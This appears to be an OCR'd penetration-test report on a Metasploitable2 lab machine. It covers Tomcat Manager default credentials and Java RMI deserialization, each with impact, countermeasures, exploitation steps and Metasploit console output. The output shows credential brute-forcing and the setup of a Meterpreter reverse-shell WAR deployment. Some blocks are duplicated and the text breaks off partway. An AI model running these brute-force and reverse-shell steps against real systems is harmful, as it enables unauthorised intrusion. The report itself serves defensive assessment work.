· **Administrative Access**: The attacker can gain full control of the Tomcat Manager interface, which allows for the deployment of any web applications, including malicious ones. · **Full System Compromise**: Once the attacker has shell access, they can execute arbitrary commands, read and modify files, and potentially escalate privileges to gain root or administrative access. · **Data Exfiltration**: Sensitive information on the server, including application data, configuration files, and user credentials, can be stolen. · **Service Disruption**: The attacker can disrupt or disable critical web services, deploy malware, or cause a denial-of-service (DoS). · **Lateral Movement**: The compromised server can be used as a foothold for attacking other systems in the network. · **Backdoor Installation**: Attackers can install persistent backdoors to maintain access to the server, even if other vulnerabilities are patched.	
Suggested Countermeasures	
1. **Change Default Credentials**: Immediately change the default username and password for the Tomcat Manager interface. Use strong, complex passwords and enforce password policies. 2. **Disable Tomcat Manager (if unnecessary)**: If the Tomcat Manager interface is not needed for daily operations, disable it to reduce the attack surface. 3. **Restrict Access to the Tomcat Manager**: Limit access to the Tomcat Manager interface by restricting it to trusted IP addresses only or using a VPN to access it. 4. **Update Apache Tomcat**: Ensure the Apache Tomcat server is updated to the latest stable version, which may include security fixes and improvements in handling credentials. 5. **Monitor and Audit Login Attempts**: Set up monitoring and logging for login attempts to the Tomcat Manager. Alerts should be triggered for multiple failed login attempts, and	


logs should be reviewed for brute-force attack patterns.


6. **Deploy Web Application Firewall (WAF)**: Use a WAF to monitor and block malicious requests to web applications and administrative interfaces like the Tomcat Manager.
7. **Regular Penetration Testing**: Perform regular penetration testing and security audits to identify weak points in web applications and administrative interfaces.
8. **Harden Server Configuration**: Follow security best practices for Apache Tomcat by applying hardening techniques, such as disabling unnecessary services, setting restrictive file permissions, and limiting user roles.

Exploitation Process


- **Step 1: Username/Password Brute Force**:
  - Metasploit was used to guess the default credentials via the **Metasploit auxiliary module** for HTTP brute-forcing or through manual guessing.
  - Upon successful login using **tomcat/tomcat**, you gained administrative access to the **Tomcat Manager** interface.
- **Step 2: Deploying a Reverse Shell**:
  - After accessing the **Tomcat Manager**, you used the Metasploit module **multi/http/tomcat_mgr_deploy** to exploit the administrative privileges and deploy a malicious web application.
  - The module deployed a **WAR (Web Application Archive) file** containing a payload, which executed when accessed.
  - This gave you a **Meterpreter session**, providing full control over the target server.
- **Step 3: Gaining Shell Access**

Proof of concept







```
File  Actions  Edit  View  Help
msf6 > search tomcat login

Matching Modules
================

   #  Name                                       Disclosure Date  Rank    Check  Description
   -  ----                                       ---------------  ----    -----  -----------
   0  auxiliary/scanner/http/tomcat_mgr_login                     normal  No     Tomcat Application Manager Login Utility


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/tomcat_mgr_login

msf6 > use 0
msf6 auxiliary(scanner/http/tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

   Name              Current Setting                               Required  Description
   ----              ---------------                               --------  -----------
   BLANK_PASSWORDS   false                                         no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                             yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                         no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                         no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                         no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                          no        Skip existing credentials stored in the current database (Accepted: none, user,
                                                                               user&realm)
   PASSWORD                                                        no        The HTTP password to specify for authentication
   PASS_FILE         /usr/share/metasploit-framework/data/wordli   no        File containing passwords, one per line
                     sts/tomcat_mgr_default_pass.txt
   Proxies                                                         no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                                                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic
                                                                             s/using-metasploit.html
   RPORT             8080                                          yes       The target port (TCP)
   SSL               false                                         no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS   false                                         yes       Stop guessing when a credential works for a host
   TARGETURI         /manager/html                                 yes       URI for Manager login. Default is /manager/html
   THREADS           1                                             yes       The number of concurrent threads (max one per host)
```




```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set rport 8180
rport ⇒ 8180
msf6 auxiliary(scanner/http/tomcat_mgr_login) > run

[!] No active DB -- Credential data will not be saved!
[-] 192.168.209.129:8180 - LOGIN FAILED: admin:admin (Incorrect)
[-] 192.168.209.129:8180 - LOGIN FAILED: admin:manager (Incorrect)
[-] 192.168.209.129:8180 - LOGIN FAILED: admin:role1 (Incorrect)
[-] 192.168.209.129:8180 - LOGIN FAILED: admin:root (Incorrect)
[-] 192.168.209.129:8180 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 192.168.209.129:8180 - LOGIN FAILED: admin:s3cret (Incorrect)
[-] 192.168.209.129:8180 - LOGIN FAILED: admin:vagrant (Incorrect)
```




```
File  Actions  Edit  View  Help
[-] 192.168.209.129:8180 - LOGIN FAILED: root:changethis (Incorrect)
[-] 192.168.209.129:8180 - LOGIN FAILED: root:r00t (Incorrect)
[-] 192.168.209.129:8180 - LOGIN FAILED: root:toor (Incorrect)
[-] 192.168.209.129:8180 - LOGIN FAILED: root:password1 (Incorrect)
[-] 192.168.209.129:8180 - LOGIN FAILED: root:j2deployer (Incorrect)
[-] 192.168.209.129:8180 - LOGIN FAILED: root:OvW*busr1 (Incorrect)
[-] 192.168.209.129:8180 - LOGIN FAILED: root:kdsxc (Incorrect)
[-] 192.168.209.129:8180 - LOGIN FAILED: root:owaspba (Incorrect)
[-] 192.168.209.129:8180 - LOGIN FAILED: root:ADMIN (Incorrect)
[-] 192.168.209.129:8180 - LOGIN FAILED: root:xampp (Incorrect)
[-] 192.168.209.129:8180 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 192.168.209.129:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 192.168.209.129:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 192.168.209.129:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 192.168.209.129:8180 - Login Successful: tomcat:tomcat
[-] 192.168.209.129:8180 - LOGIN FAILED: both:admin (Incorrect)
[-] 192.168.209.129:8180 - LOGIN FAILED: both:manager (Incorrect)
[-] 192.168.209.129:8180 - LOGIN FAILED: both:role1 (Incorrect)
[-] 192.168.209.129:8180 - LOGIN FAILED: both:root (Incorrect)
[-] 192.168.209.129:8180 - LOGIN FAILED: both:tomcat (Incorrect)
[-] 192.168.209.129:8180 - LOGIN FAILED: both:s3cret (Incorrect)
[-] 192.168.209.129:8180 - LOGIN FAILED: both:vagrant (Incorrect)
[-] 192.168.209.129:8180 - LOGIN FAILED: both:QLogic66 (Incorrect)
[-] 192.168.209.129:8180 - LOGIN FAILED: both:password (Incorrect)
[-] 192.168.209.129:8180 - LOGIN FAILED: both:Password1 (Incorrect)
[-] 192.168.209.129:8180 - LOGIN FAILED: both:changethis (Incorrect)
[-] 192.168.209.129:8180 - LOGIN FAILED: both:r00t (Incorrect)
[-] 192.168.209.129:8180 - LOGIN FAILED: both:toor (Incorrect)
[-] 192.168.209.129:8180 - LOGIN FAILED: both:password1 (Incorrect)
[-] 192.168.209.129:8180 - LOGIN FAILED: both:j2deployer (Incorrect)
[-] 192.168.209.129:8180 - LOGIN FAILED: both:OvW*busr1 (Incorrect)
[-] 192.168.209.129:8180 - LOGIN FAILED: both:kdsxc (Incorrect)
[-] 192.168.209.129:8180 - LOGIN FAILED: both:owaspba (Incorrect)
[-] 192.168.209.129:8180 - LOGIN FAILED: both:ADMIN (Incorrect)
[-] 192.168.209.129:8180 - LOGIN FAILED: both:xampp (Incorrect)
[-] 192.168.209.129:8180 - LOGIN FAILED: QCC:admin (Incorrect)
[-] 192.168.209.129:8180 - LOGIN FAILED: QCC:manager (Incorrect)
```




```
File  Actions  Edit  View  Help
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/tomcat_mgr_login) > search apache tomcat 5.5

Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Check  Description
   -  ----                                              ---------------  ----       -----  -----------
   0  auxiliary/admin/http/tomcat_ghostcat              2020-02-20       normal     Yes    Apache Tomcat AJP File Read
   1  exploit/multi/http/tomcat_mgr_deploy              2009-11-09       excellent  Yes    Apache Tomcat Manager Application Deployer Authenticated Code Ex
ecution
   2  exploit/multi/http/tomcat_mgr_upload              2009-11-09       excellent  Yes    Apache Tomcat Manager Authenticated Upload Code Execution
   3  auxiliary/dos/http/apache_tomcat_transfer_encoding  2010-07-09       normal     No     Apache Tomcat Transfer-Encoding Information Disclosure and DoS
   4  auxiliary/scanner/http/tomcat_enum                                   normal     No     Apache Tomcat User Enumeration
   5  auxiliary/admin/http/tomcat_administration                           normal     No     Tomcat Administration Tool Default Access
   6  auxiliary/admin/http/tomcat_utf8_traversal        2009-01-09       normal     No     Tomcat UTF-8 Directory Traversal Vulnerability
   7  auxiliary/admin/http/trendmicro_dlp_traversal     2009-01-09       normal     No     TrendMicro Data Loss Prevention 5.5 Directory Traversal


Interact with a module by name or index. For example info 7, use 7 or use auxiliary/admin/http/trendmicro_dlp_traversal

msf6 auxiliary(scanner/http/tomcat_mgr_login) > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_deploy) > show options

Module options (exploit/multi/http/tomcat_mgr_deploy):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword                   no        The password for the specified username
   HttpUsername                   no        The username to authenticate as
   PATH          /manager         yes       The URI path of the manager app (/deploy and /undeploy will be used)
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                          no        HTTP server virtual host
```



```
==========

   #  Name                                              Disclosure Date  Rank       Check  Description
   -  ----                                              ---------------  ----       -----  -----------
   0  auxiliary/admin/http/tomcat_ghostcat              2020-02-20       normal     Yes    Apache Tomcat AJP File Read
   1  exploit/multi/http/tomcat_mgr_deploy              2009-11-09       excellent  Yes    Apache Tomcat Manager Application Deployer Authenticated Code Ex
ecution
   2  exploit/multi/http/tomcat_mgr_upload              2009-11-09       excellent  Yes    Apache Tomcat Manager Authenticated Upload Code Execution
   3  auxiliary/dos/http/apache_tomcat_transfer_encoding  2010-07-09       normal     No     Apache Tomcat Transfer-Encoding Information Disclosure and DoS
   4  auxiliary/scanner/http/tomcat_enum                                   normal     No     Apache Tomcat User Enumeration
   5  auxiliary/admin/http/tomcat_administration                           normal     No     Tomcat Administration Tool Default Access
   6  auxiliary/admin/http/tomcat_utf8_traversal        2009-01-09       normal     No     Tomcat UTF-8 Directory Traversal Vulnerability
   7  auxiliary/admin/http/trendmicro_dlp_traversal     2009-01-09       normal     No     TrendMicro Data Loss Prevention 5.5 Directory Traversal


Interact with a module by name or index. For example info 7, use 7 or use auxiliary/admin/http/trendmicro_dlp_traversal

msf6 auxiliary(scanner/http/tomcat_mgr_login) > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_deploy) > show options

Module options (exploit/multi/http/tomcat_mgr_deploy):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword                   no        The password for the specified username
   HttpUsername                   no        The username to authenticate as
   PATH          /manager         yes       The URI path of the manager app (/deploy and /undeploy will be used)
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                          no        HTTP server virtual host
```



```
File  Actions  Edit  View  Help


View the full module info with the info, or info -d command.

msf6 exploit(multi/http/tomcat_mgr_deploy) > set Interrupt: use the 'exit' command to quit
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpPassword tomcat
HttpPassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpUsername tomcat
HttpUsername => tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > show options

Module options (exploit/multi/http/tomcat_mgr_deploy):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword  tomcat           no        The password for the specified username
   HttpUsername  tomcat           no        The username to authenticate as
   PATH          /manager         yes       The URI path of the manager app (/deploy and /undeploy will be used)
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS        192.168.209.129  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT         8180             yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                          no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.209.128  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
```



8.JAVA-RMI-1099-49104-001

Reference No:	**Risk Rating:**
JAVA-RMI-1099-49104-001	**critical**
Tools Used:	
Metasploit -metasploitable2	
Vulnerability Description:	
The **Java Remote Method Invocation (RMI)** service running on ports **1099** (the default RMI registry port) and **49104** (an arbitrary high port for communication) is vulnerable due to improper configuration and insecure serialization. This vulnerability allows an attacker to exploit RMI to load and execute malicious code remotely. The common vulnerability exploited here is related to **deserialization** or **insecure RMI class loading**, which allows arbitrary code execution. By exploiting this, an attacker can gain unauthorized access to the system and execute arbitrary code with root privileges.	
Vulnerability Identified by / How It Was Discovered	
Metasploit	
Implications / Consequences of not Fixing the Issue	
· **Remote Code Execution**: Attackers can remotely execute commands or scripts on the affected system, leading to full system compromise. · **Privilege Escalation**: Since you were able to gain root access, an attacker can have unrestricted control over the system. · **Data Theft**: Root access allows attackers to access sensitive data, modify or delete files, steal credentials, or tamper with system logs. · **Persistence**: Attackers can establish backdoors or persistent shells, maintaining long-term control over the system. · **Lateral Movement**: The compromised machine could serve as a foothold to attack other systems in the network.	

· **Service Disruption**: An attacker could disable critical services, modify configurations, or delete important files, leading to service disruption or denial-of-service (DoS).

Suggested Countermeasures

· **Restrict Network Access to RMI Ports**: Use a firewall to block external access to RMI ports (1099, 49104) and ensure they are only accessible to trusted systems within the internal network.
· **Disable RMI If Unnecessary**: If Java RMI is not required for the application, disable it to eliminate the attack surface.
· **Use Secure Configuration**: When using RMI, ensure that it is configured securely:


- Disable class loading from untrusted sources.
- Use **code signing** and **trusted classpath** settings to prevent arbitrary code from being loaded.

· **Update Java Versions**: Keep Java and all related components up to date to ensure that known vulnerabilities are patched.
· **Use Authentication**: Implement strong authentication for RMI services to ensure that only authorized users can interact with the service.
· **Monitor and Audit Logs**: Enable detailed logging of all RMI activities and review logs regularly for any suspicious connections or attempted exploits.
· **Enable Encryption**: Use SSL/TLS to encrypt RMI communication to prevent interception or tampering with serialized data.
· **Regular Security Audits**: Regularly perform penetration tests and vulnerability scans on your network to detect and address insecure services like RMI.


Exploitation Process

· **Identify Vulnerable Java RMI Service**: The attacker scans for open ports and identifies that ports **1099** and **49104** are being used by Java RMI, indicating a potential entry point for exploitation.
· **Exploit Java RMI Vulnerability**: Using an exploitation tool like Metasploit, the attacker exploits the **Java RMI Registry Deserialization** vulnerability, typically by leveraging the java_rmi_server Metasploit module.
· **Deploy Malicious Code**: The attacker sends a crafted payload that is deserialized by the RMI server, resulting in arbitrary code execution.
· **Gain Shell Access**: The payload establishes a **Meterpreter session** with root privileges, providing full control over the target machine.


Proof of concept



```
msf6 > search java rmi

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce  2019-05-22       excellent  Yes    Atlassian Crowd pdkinstall Unauthentic
ated Plugin Upload RCE
   1   exploit/multi/misc/java_jmx_server                    2013-05-22       excellent  Yes    Java JMX Server Insecure Configuration
 Java Code Execution
   2   auxiliary/scanner/misc/java_jmx_server                2013-05-22       normal     No     Java JMX Server Insecure Endpoint Code
 Execution Scanner
   3   auxiliary/gather/java_rmi_registry                                     normal     No     Java RMI Registry Interfaces Enumerati
on
   4   exploit/multi/misc/java_rmi_server                    2011-10-15       excellent  Yes    Java RMI Server Insecure Default Confi
guration Java Code Execution
